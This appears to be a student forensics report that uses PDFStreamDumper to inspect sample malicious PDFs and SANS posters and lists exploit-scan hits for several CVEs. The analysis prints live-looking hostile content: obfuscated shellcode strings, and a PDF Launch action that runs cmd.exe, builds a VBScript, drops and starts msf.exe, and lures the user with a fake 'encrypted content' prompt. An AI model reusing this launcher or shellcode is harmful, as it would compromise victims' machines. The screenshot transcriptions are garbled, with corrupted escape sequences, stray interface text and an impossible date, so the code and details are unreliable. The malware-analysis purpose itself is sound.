
Streams:834 JS: 0 Embeds: 0 Pages: 0 TTF: 12 U3D: 0 flash: 0 UnkFlt: 205 Action: 0 PRC: 0



4. Manually review the contents of each "Object" to see if you can identify any questionable content, or strings of interest. [4]
  - Manually review each object and if Javascript is detected in the object then click on the Javascript\_UI option to clearly view the detected javascript.

- After reviewing all the below files some files contain some embedded XML image content and javascript code executing commands on the user's computer once the PDF files are open.
- What is PDF Injection – In PDF injection attackers inject javascript code or any XML code into a PDF file. Once the user opens the PDF file this added code gets executed and performs actions as stated in the added code like executing commands on the user's computer. [3]

LairNet-PDF-1.pdf – The JavaScript code detected below is performing some operations and it is encrypted content, hence cannot check the further functionality of the code. But it seems to be malicious javascript.



The screenshot shows the PDF Stream Dumper - JS UI interface. The main window displays a large amount of obfuscated JavaScript code. The code includes several escape sequences and encoded strings, such as "unescape(" and various URL-encoded segments. The interface has tabs at the top including Load, Format\_Javascript, Unescape\_Selection (F6), Manual\_Escapes, Exploit\_Scan, Simplify\_Selection\_Quotes, Shellcode\_Analysis, Find/Replace, and Deobfuscation Tools. On the left, there are three panes: 'Saved Scripts' (empty), 'Functions' (empty), and 'msg' (empty). Below the main code area, a status bar says 'THIS RUNS SCRIPTS LIVE - NO SANDBOX' and 'Activate Windows'. A bottom toolbar includes 'Run' and 'No Reset' buttons.

```

1  var PkmoXoffExxzGKGMilheNsPEdGRwRFHHuojggXTQOoRULjumBdyyRLVNIhhxuyCaUYSDwCJRdfPftQPESYTSurijje1WzamMxsUDv =
2    unescape(
3      "iu4f48$u464b$u27f5$u9037$u929b$u2f42$ufd4$u37f9$u4691$u2790$u964b$u49f9$u4242$u4a98$u3f3f$u90d6$u90d6$u9d6$u379
3$u3793$u964b$u147$u2790$u9192$u242b$u699$u4948$ufc27$u9396$u9046$u404$u914$u4uf43$ufc97$u279b$u9991$u4bf8$u4f4
4$ufc47$u2492$u90f9$u99f5$u3798$u940$u422f$u9f2$u42f$u27fd$u4342$u92f$u12f9$u14f1$u9b46$u91f5$u374$u9340$u424
9$u3f96$u374$u4342$u91f5$u4996$u274b$u4e5$u9f3$u4027$u699$u9997$u9697$u464f$u84$u41fd$u482f$u4b4f$u9099$u9f9
f$u919f$u33f$u974$u2f47$u5f9$u9f4$u914$u9b4$u463f$u99f$u9147$u42fd$u9ff8$u9f4$u902f$u2f41$u4091$u4893$u403
7$u2f46$u48f$u9796$u4898$u9ff$u40d$u93f$u9998$u932f$u4291$u62f$u849$u9840$u4897$u4a4$u4d3$u4646$u6d96$u54
7$u42f5$u8f$u9592$u4f27$u9996$u9d$u9f9$u3f43$u4127$u4f90$u379f$u9146$u2f46$u9392$u9343$u9037$u4ef$u969b$u494
3$u434a$u9840$u91fd$u94f$u49d6$u4d5$u279b$u433f$u47f$u8974$u984$u4f9$u2737$u4a4$u4f5$u46f$u49b$u9b4
a$u914f$u49f5$u8f8f$u93f$u4897$u48d$u404f$u846$u4627$u9842$u93fd$u974$u4b49f5$u4965$u4904$u9b46$u409f$u98f9$u9390$u379
2$u43f5$u4927$u449$u4847$u4027$u2ff$u4098$u4693$u4196$u979b$u9248$u9f97$u483f$u4b43$u9098$u2743$u9942$u4b46$u9f4
a$u9bf95$u4921$u4b90$u4f4$u4f43$u4393$u799$u9fd$u942f$u9790$u4099$u98f$u9f5$u37f$u2747$u42f$u9f5$u4f59$u4f593$u904
1$u2737$u4290$u2f4$u989f$u9f93$u9137$u2f2$u4641$u469b$u4d4f$u48de$u4ed$u9f8$u2f93$u909f$u4347$u47f$u91u4791$u882
7$u4f46$u7f$u9b99$u9299$u93f$u914$u937$u3f7$u9484$u3994$u9192$u4841$u9643$u4f2$u41f9$u4f52$u404$u4274
2$u4b44$u42f$u919b$u279$u9296$u9027$u9f92$u443f$u498b$u4b46$u4240$u4af$u474b$u984b$u902f$u984a$u2ff9$u3f40$u489
2$u3f7$u4197$u4390$u972$u462f$u4f9f$u40f$u489b$u4f3f$u9327$u4f99$u3f37$u4f93$u4f98$u4f9b$u4147$u9143$u91f0$u434
9$u414a$u49f4$u9404$u9040$u279$u4299$u499$u9f93$u3f79$u462f$u9f4$u404$u4f92$u9627$u4f94$u4646$u9480$u974
7$u414a$u4b4f$u479b$u4328$u9349$u3f47$u484$u922f$u91fd$u4f4$u497$u4843$u4f0$u3741$u4a43$u4292$u9847$u474f$u999
6$u904f$u904a$u9f28$u2741$u9740$u1db$u38b0$u4d9f$u2d0$u2474$u5a4$u42$u92b$u56b1$u2c83$u3104$u0f72$u7203$u521$u020

```

LairNet-PDF-2.pdf - By looking at the below javascript code, it is obfuscated javascript code creating a malicious executable containing some commands which will run on the user's computer once the PDF file is open.

PDFStreamDumper - http://sandsprite.com FileSize: 289 Kb LoadTime: 0.141 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

6 Objects

```

<<
    /Type/Action/S/Launch/Win
    <<
        /F (cmd.exe) /P (/C echo Set o=CreateObject^("Scripting.FileSystemObject"):Set f=o.OpenTextFile^
        ("root/.set/template.pdf", 1, True^):f.SkipLine:Set w=CreateObject^("WScript.Shell"):Set g=o.OpenTextFile^
        (w.ExpandEnvironmentStrings^("%TEMP%"^)+"\msf.exe", 2, True^):a=Split^("Trim^Replace^f.ReadLine,"\"x"," ")^
        ^:for each x in a:g.WriteLine^("Chr^("&h" ^ & x^")^":next:g.Close:f.Close > 1.vbs && cscript //B 1.vbs && start %
        TEMP%\msf.exe && del /F 1.vbs

        To view the encrypted content please tick the "Do not show this message again" box and press Open.

    >>
>>

```

Text HexDump Stream Details

0 Decompression Errors

Errors Search Debug (2)

Activate Windows Go to Settings... Load Indow Abort

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-2.pdf

Streams:0 JS: 0 Embeds: 0 Pages: 1 TTF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 2 PRC: 0

LairNet-PDF-3.pdf – The below code will run some suspicious commands on user's machine once the PDF file is open.

PDFStreamDumper - http://sandsprite.com FileSize: 59 Kb LoadTime: 0.468 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

26 Objects

```

Object Index: 22
Object Start Offset: 0xE878 (59512)
Object End Offset: 0xE8D9 (59609)
Detected Type:.unk
HeaderCRC: 5D818677
Header:

<<
    /S/JavaScript/JS(this.exportDataObject({ cName: "form", nLaunch: 0 }));/Type/Action
>>

```

Text HexDump Stream Details

Message

Parsing Complete Objects: 26 Elapsed Time: 0.406 seconds  
0x10C bytes after end of last object @ offset 0xEBA0

Errors Search Debug (2)

Activate V Go to Setting

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-3.pdf

Streams:4 JS: 1 Embeds: 1 Pages: 2 TTF: 1 U3D: 0 flash: 0 UnkFlt: 0 Action: 3 PRC: 0

PDFStreamDumper - http://sandsprite.com FileSize: 59 Kb LoadTime: 0.468 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

**26 Objects**

```

4 0x4E-0x107
5 HLen: 0x5
2 HLen: 0x58
6 HLen: 0x7A
9 HLen: 0x25
10 HLen: 0x1D
11 0x2D6-0x2D0A
12 HLen: 0x2
7 HLen: 0x16
3 HLen: 0x43
13 HLen: 0x21
14 0xE23-0xE459
15 HLen: 0x6
16 HLen: 0xDA
17 HLen: 0xDB
8 HLen: 0x5C
1 HLen: 0x10B
18 HLen: 0x19
19 HLen: 0x18
20 HLen: 0x46
21 0x3B9E-0xE860
22 HLen: 0x67
23 HLen: 0x40
2 HLen: 0x68
0 HLen: 0x10B

```

To view the encrypted content please tick the "Do not show this message again" box and press Open.

>>

>>

**Text HexDump Stream Details**

**Message**  
Parsing Complete Objects: 26 Elapsed Time: 0.406 seconds  
0x10C bytes after end of last object @ offset 0xEBA0

**Errors Search Debug (2)**

Activate Windows  
Go to Settings

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-3.pdf

## LairNet-PDF-4.pdf – Below is a encrypted javascript code

PDF Stream Dumper - JS UI

Load Format\_Javascript Unescape\_Selection (F6) Manual\_Escapes Exploit\_Scan Simplify\_Selection\_Quotes Shellcode\_Analysis Find/Replace Deobfuscation Tools

**Saved Scripts**

```

1
2   var FtpnamczkXjsjGoenZgiYFSILRNWHJYpdRyiWpvBtNoYLWAIFLwETtn = unescape(
"u3ffdu2796u9327u9027u473fdu43d6ufd97u27f8u4b4bu540uf5fcu37d6u4643u98f9u97d6u91f9u2799u9196u48f
c4u434bu498su96d6ufc93u4827su373fdu4ed6u4149u465u4247su3746u9f92u89f1u903f1u4b499u4140u4688u9b41uf03
f1u4191u2f4e4u94deu973f1u92f51u974f1u83f1u4897u494f1u9341u4248uf89f1u4e37su404bu924bu4fd49u4f4a1u99405u964
2u3f49u4346u9f4e1u4b27u27fd1uf990u9ff8u4a96u3f4bu27f8u4e46u4f46u5fciu3f40u4b96ufc91u4b4a1u433f1u409
0u9927su9143su149u9948u483f1u9f92u9046u474e1ufd98su404eu9690u414bu9096ufc97u4693u422f1u97fc1u3f37su94
7uif996su9793u9893u9341uf8f1u98f8u41f91u640u43f1u4927u1f540u92fc1ufd901u42f5u1ufd8u4f401u48491u499
b1u4197su93d5u9696u4242u2798su9841u4f96su4b93u48fd1u9f96su2f43u4993u3f4bu4143su9b99u49deu4e37udef98sufo4
a1u9b91u4891u9f90u4b47u4e96u2793u91fd1u92f5u4193u3f42u43f8u43f5u4749u2f4e1u41f9u4d140u9292u489
9iu4f2f1u9140u4642u1f9f1u4b8su9747u1f92u1f9f1u946su37fd1u9f93u1f593u14b43su474f1u399u3f93u41f9u484f1u4b4
2u374e1u9647su4347u484de1u97fd1u3748u9346u4b91u96fd1u9ff5u1ud699u4efdiu4996u1f9f1u592u9142u279b1u4999su2f4
1u9637su4b4f1u4941u90d6u924e1u2f98u5f91u989f1u9993u9b3f1u9b46u1f93f1u4b37u1f91u1bf9u5f2f1u9840u1de995u6d
6u1uf89f1u9b9f1u9340u3ffciu4f46su4399u2737u4a3f1u4b2f1u974a1u9b97u1d64f1u9f37u3f98u1f99fd1u43f9u4f4e1u4e9f1u54
8u91d6u3748u1f48u3f40u4f4e1u4737u3ffdu2792u92d6u840u5f96u1f9298u4f4bu9b4du4041u1f99b1u2f9b1u4ed61u9f4
3u14297su991u279b1u4991u99fd1ufd3f1u4f9f1u5f8su439f1u37f8u1f90u1f91fd1u597su97d6su1f88su4a961u2f41su919
1u272f1u90d6u904b1uf537u1f847u91fc1u9f4a1u9b48u4397u4a4ff1u3741u9643u474bu1fc3f1u2f47u1f99f8u19840u40f51u499
```

**Functions loc**

**msg data**

THIS RUNS SCRIPTS LIVE - NO SANDBOX - (also watch for Adobe specific objects) Double click a word to highlight all instances of it

**C-to clipboard app.viewerVersion: 9.2 this.pageNum: 0 ^ to script pane Options Run**  No Reset

## SANS DFIR Hunt Evil.pdf – The below file contain some embedded image which looks suspicious.

The screenshot shows the PDFStreamDumper interface with the following details:

- File Information:** PDFStreamDumper - http://sandsprite.com FileSize: 3 Mb LoadTime: 16.172 seconds
- Object Index:** 1958
- Object Start Offset:** 0x2EB740 (3061568)
- Object End Offset:** 0x2EBFB6 (3063734)
- Stream Start Offset:** 0x2EB776 (3061622)
- Stream End Offset:** 0x2EBFA5 (3063717)
- Raw Data Size:** 0x82F
- CRC32:** 0x12B718B9
- Detected Type:** .xml
- HeaderCRC:** E471DAAE
- Header:**
- Content:** << /Length 2096/subtype/XML/Type/Metadata >>
- Tool Buttons:** Text, HexDump, Stream Details
- Search Results:** 2 Search Results  
8 0xD2B90-0x1AB4F1  
0 HLen: 0xAB40
- Bottom Buttons:** Errors, Search, Debug (2)
- Path:** C:\Users\student\Desktop\SANS DFIR Hunt Evil.pdf

PDFStreamDumper - http://sandsprite.com FileSize: 3 Mb LoadTime: 16.172 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

1642 Objects ^

Object Index: 1959  
Object Start Offset: 0x2EA38A (3056522)  
Object End Offset: 0x2EAEFC (3059452)  
Stream Start Offset: 0x2EA3C0 (3056576)  
Stream End Offset: 0x2EAEEB (3059435)  
Raw Data Size: 0xB2B  
CRC32: 0xDA32BFE0  
Detected Type:.xml  
HeaderCRC: 8F7BFB86  
Header:  
<< /Length 2860/subtype/XML/Type/Metadata  
>>

Text HexDump Stream Details

2 Search Results  
8 0x2D2B90-0x1AB4F1  
0 HLen: 0xAB4F0

Errors Search Debug (2)

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Hunt Evil.pdf

Streams:110 JS: 0 Embeds: 0 Pages: 0 TTF: 6 U3D: 0 flash: 0 UnkFlt: 541 Action: 0 PRC: 0

SANS DFIR Memory Forensics.pdf – The below file contain some embedded XML images on some objects as shown below.

```

PDFStreamDumper - http://sandsprite.com  FileSize: 2 Mb  LoadTime: 11.984 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace
1595 Objects ^
1700 0xCE5A2-0...
1701 HLen: 0x2E
1702 HLen: 0xF
1703 HLen: 0x3A
1705 0xAEE59-0...
1706 HLen: 0x32
1707 HLen: 0x65
1708 0xAF05B-0...
1709 HLen: 0x3A
1710 0xB33CC-0...
1711 HLen: 0x2E
1712 HLen: 0xF
1713 HLen: 0x3A
1714 0xB360B-0...
1715 HLen: 0x32
1716 HLen: 0x65
1718 0xB49FE-0...
1719 HLen: 0x3A
1720 0xB4C60-0...
1721 HLen: 0x2E
1722 HLen: 0xF
1723 HLen: 0x3A
1724 0xB4EA0-0...
1725 HLen: 0x32
1726 HLen: 0x65
1728 0xB64B0-0...
1729 HLen: 0x3A
1730 0xB6714-0...
1731 0xB67F6-0... v

Object Index: 1731
Object Start Offset: 0xB67C0  (747456)
Object End Offset: 0xB7BC8  (752584)
Stream Start Offset: 0xB67F6  (747510)
Stream End Offset: 0xB7BB7  (752567)
Raw Data Size: 0x13C1
CRC32: 0xEA49B868
Detected Type: .xml
HeaderCRC: AAAC4F21
Header:

<< /Length 5058/subtype/XML/Type/Metadata
>>

Text HexDump Stream Details
Search Results
Errors Search Debug (25)

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Memory Forensics.pdf
Streams:834 JS: 0 Embeds: 0 Pages: 0 TTF: 12 U3D: 0 flash: 0 UnkFlt: 20

```

```

PDFStreamDumper - http://sandsprite.com  FileSize: 2 Mb  LoadTime: 11.984 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos
1595 Objects ^
1745 0xCEF48-0...
1746 0xD0508-0...
1747 0xDB020-0...
1750 0xD127E-0...
1751 0xD1363-0...
1752 0xD149E-0...
1753 0xD1773-0...
1754 0xD1994-0...
1755 0xD1ABE-0...
1756 0xD20B3-0...
1757 0xD22D1-0...
1760 0xD3425-0...
1763 0xD3D45-0...
1764 0xD464A-0...
1765 0xD5623-0...
1766 0xD5F4D-0...
1767 0xF5435-0...
1768 0xF5C62-0...
1769 0x11414F-...
1770 0x114498E-...
1771 0x121981-...
1772 0x1220B8-...
1773 0x127B99-...
1774 0x1302D1-...
1775 0x14FD76-...
1777 0x150C8E-...
1779 0x1513AE-...
1779 0x1608A2-...
1780 0x160FD8-... v

Object Index: 1779
Object Start Offset: 0x16086C  (1443948)
Object End Offset: 0x160EDC  (1445596)
Stream Start Offset: 0x1608A2  (1444002)
Stream End Offset: 0x160ECB  (1445579)
Raw Data Size: 0x629
CRC32: 0x514CCC90
Detected Type: .xml
HeaderCRC: 969FD88E
Header:

<< /Length 1578/subtype/XML/Type/Metadata
>>

Text HexDump Stream Details
Search Results
Errors Search Debug (25)

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Memory Forensics.pdf
Streams:834 JS: 0 Embeds: 0 Pages: 0 TTF: 12 U3D: 0 flash: 0 UnkFlt: 20 Action: 0 PRC: 0

```

SANS DFIR Smartphone Forensics.pdf – The file contains some XML content of embedded image as shown below on various object

PDFStreamDumper - http://sandsprite.com FileSize: 5 Mb LoadTime: 7.812 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

**415 Objects**

```

Object Index: 702
Object Start Offset: 0x4017A0 (4200352)
Object End Offset: 0x401FE2 (4202466)
Stream Start Offset: 0x4017D6 (4200406)
Stream End Offset: 0x401FD1 (4202449)
Raw Data Size: 0x7FB
CRC32: 0xF449DEF8
Detected Type:.xml
HeaderCRC: D7EB19CF
Header:

<<
/Length 2044/Subtype/XML/Type/Metadata
>>
```

Text HexDump Stream Details

Search Results

Errors Search Debug (6)

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Smartphone Forensics.pdf

Streams:168 JS: 0 Embeds: 0 Pages: 0 TTF: 14 U3D: 0 flash: 0 UnkFlt: 37 Action: 0 PRC: 0

SANS DFIR Windows Forensics.pdf – The below file contains some suspicious XML content of the embedded file.

PDFStreamDumper - http://sandsprite.com FileSize: 5 Mb LoadTime: 10.594 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

**1218 Objects**

```

Object Index: 1042
Object Start Offset: 0x44C218 (4506136)
Object End Offset: 0x44CD44 (4508996)
Stream Start Offset: 0x44C24E (4506190)
Stream End Offset: 0x44CD33 (4508979)
Raw Data Size: 0xAE5
CRC32: 0x97B53B48
Detected Type:.xml
HeaderCRC: 5DA79000
Header:

<<
/Length 2790/Subtype/XML/Type/Metadata
>>
```

Text HexDump Stream Details

Search Results


Errors Search Debug (3)

Shell PDF Path C:\Users\student\Desktop\SANS DFIR WIndows Forensics.pdf


Streams:327 JS: 0 Embeds: 0 Pages: 0 TTF: 25 U3D: 0 flash: 0 UnkFlt: 132 Action: 0 PRC: 0

5. Use the "Exploits\_Scan" option from the menu to scan the loaded PDF document to see if it contains any exploits.

### 1. LairNet-PDF-1.pdf



### 2. LairNet-PDF-2.pdf –



PDFStreamDumper - http://sandsprite.com FileSize: 59 Kb LoadTime: 0.468 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

26 Objects

```
4 HLen: 0x107
5 HLen: 0x5
2 HLen: 0x58
6 HLen: 0x7A
9 HLen: 0x25
10 HLen: 0x1D
11 HLen: 0x26-0x2D0A
12 HLen: 0x6
7 HLen: 0x16
3 HLen: 0x43
13 HLen: 0x21
14 0x123-0x1498
15 HLen: 0x6
16 HLen: 0xDA
17 HLen: 0xDB
8 HLen: 0x9C
1 HLen: 0x10B
18 HLen: 0x15
19 HLen: 0x18
20 HLen: 0x46
21 0x3B5E-0xE860
22 HLen: 0x57
23 HLen: 0x1ED
13 HLen: 0x40
2 HLen: 0x68
0 HLen: 0x10B
```

Note other exploits may be hidden with javascript obfuscation  
It is also possible these functions are being used in a non-exploit way.

File Edit Format View Help

Exploit Header contains a Launch Action - possible CVE-2010-1240 Date:6.29.10 v9.3.2 - \*/Launch\*/Action\* - found in stream: 23  
Exploit Header contains a Launch Action - possible CVE-2010-1240 Date:6.29.10 v9.3.2 - \*/Launch\*/Action\* - found in main textbox

E"  
"Mis  
an.)

Activate Windows

Errors Search Debug (2)

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-3.pdf Go to Settings... Activate Load Indow Abort

Streams:4 JS: 1 Embeds: 1 Pages: 2 TTF: 1 U3D: 0 flash: 0 UnkFlt: 0 Action: 3 PRC: 0

## LairNet-PDF-4.pdf -

PDFStreamDumper - http://sandsprite.com FileSize: 6 Kb LoadTime: 0.141 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

7 Objects

```
1 HLen: 0x6B
2 HLen: 0x26
3 HLen: 0x2D
4 HLen: 0x47
5 HLen: 0x3C
6 0x1F4-0x1703
0 HLen: 0xDB
```

Note other exploits may be hidden with javascript obfuscation  
It is also possible these functions are being used in a non-exploit way.

File Edit Format View Help

Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in stream: 6

Activate Windows

Errors Search Debug (2)

Shell PDF Path C:\Users\student\Desktop\LairNet-PDF-4.pdf Go to Settings... Activate Load Indow Abort

Streams:1 JS: 1 Embeds: 0 Pages: 1 TTF: 0 U3D: 0 flash: 0 UnkFlt: 0 Action: 1 PRC: 0

## - SANS DFIR Hunt Evil.pdf

PDFStreamDumper - http://sandsprite.com FileSize: 3 Mb LoadTime: 34.329 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

1642 Objects

```

225 HLen: 0x81
226 HLen: 0x80
2167 HLen: 0x50
2168 HLen: 0x45
203 HLen: 0x1A1
206 HLen: 0x178
207 HLen: 0x12C
208 HLen: 0x169
211 HLen: 0x193
212 HLen: 0x8A
2176 HLen: 0x3EE
2175 HLen: 0xF3
2174 HLen: 0x132
2179 0x2FC8D0..-
2172 HLen: 0x4B
217 HLen: 0x154
2180 0x2FD79A..-
2171 HLen: 0x42
2171 HLen: 0x151
2181 0x2FDE7C..-
2169 HLen: 0x19E
2182 0x2F9516..-
111 HLen: 0xC
€ 0x2FF7B6-0x3..
2183 HLen: 0x101
0 HLen: 0xAB40

```

Note other exploits may be hidden with javascript obfuscation  
It is also possible these functions are being used in a non-exploit way.

Activate Windows  
Go to Settings | Load | Abort

Shell PDF Path C:\Users\student\Desktop\SANS DFIR Hunt Evil.pdf

Streams:110 JS: 0 Embeds: 0 Pages: 0 TTF: 6 U3D: 0 flash: 0 UnkFlt: 54 Action: 0 PRC: 0

## - SANS DFIR Memory Forensics.pdf

PDFStreamDumper - http://sandsprite.com FileSize: 2 Mb LoadTime: 24.219 seconds

Load Exploits\_Scan Javascript\_UI Unescape\_Selection Manual\_Escapes Update\_Current\_Stream Goto\_Object Search\_For Find/Replace Tools Help\_Videos

1595 Objects

```

1099 HLen: 0x4A
1803 0x387F-0x..-
1100 HLen: 0x62
1101 HLen: 0x2B
1102 HLen: 0x60
1103 HLen: 0x1D
1104 HLen: 0x18E
1105 0x4FE9-0x..-
1106 HLen: 0x145
1107 0x52E2-0x..-
1108 HLen: 0x152
1109 0x55FC-0x..-
1110 HLen: 0x1D9
1111 HLen: 0x46
1112 HLen: 0x22
1113 HLen: 0x1C8
1114 HLen: 0x22
1115 HLen: 0x21
1116 HLen: 0x22
1117 HLen: 0x22
1118 HLen: 0x21
1119 HLen: 0x22
1120 HLen: 0x22
1121 HLen: 0x22
1122 HLen: 0x22
1123 HLen: 0x22
1124 HLen: 0x22
1125 HLen: 0x21
1126 HLen: 0x20

```

Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1731  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1733  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1745  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1757  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1763  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1765  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1767  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1769  
Exploit Contains embedded image/tif, - possible CVE-2010-0188 Date:2.32.10 v9.3 - image/tif - found in stream: 1771  
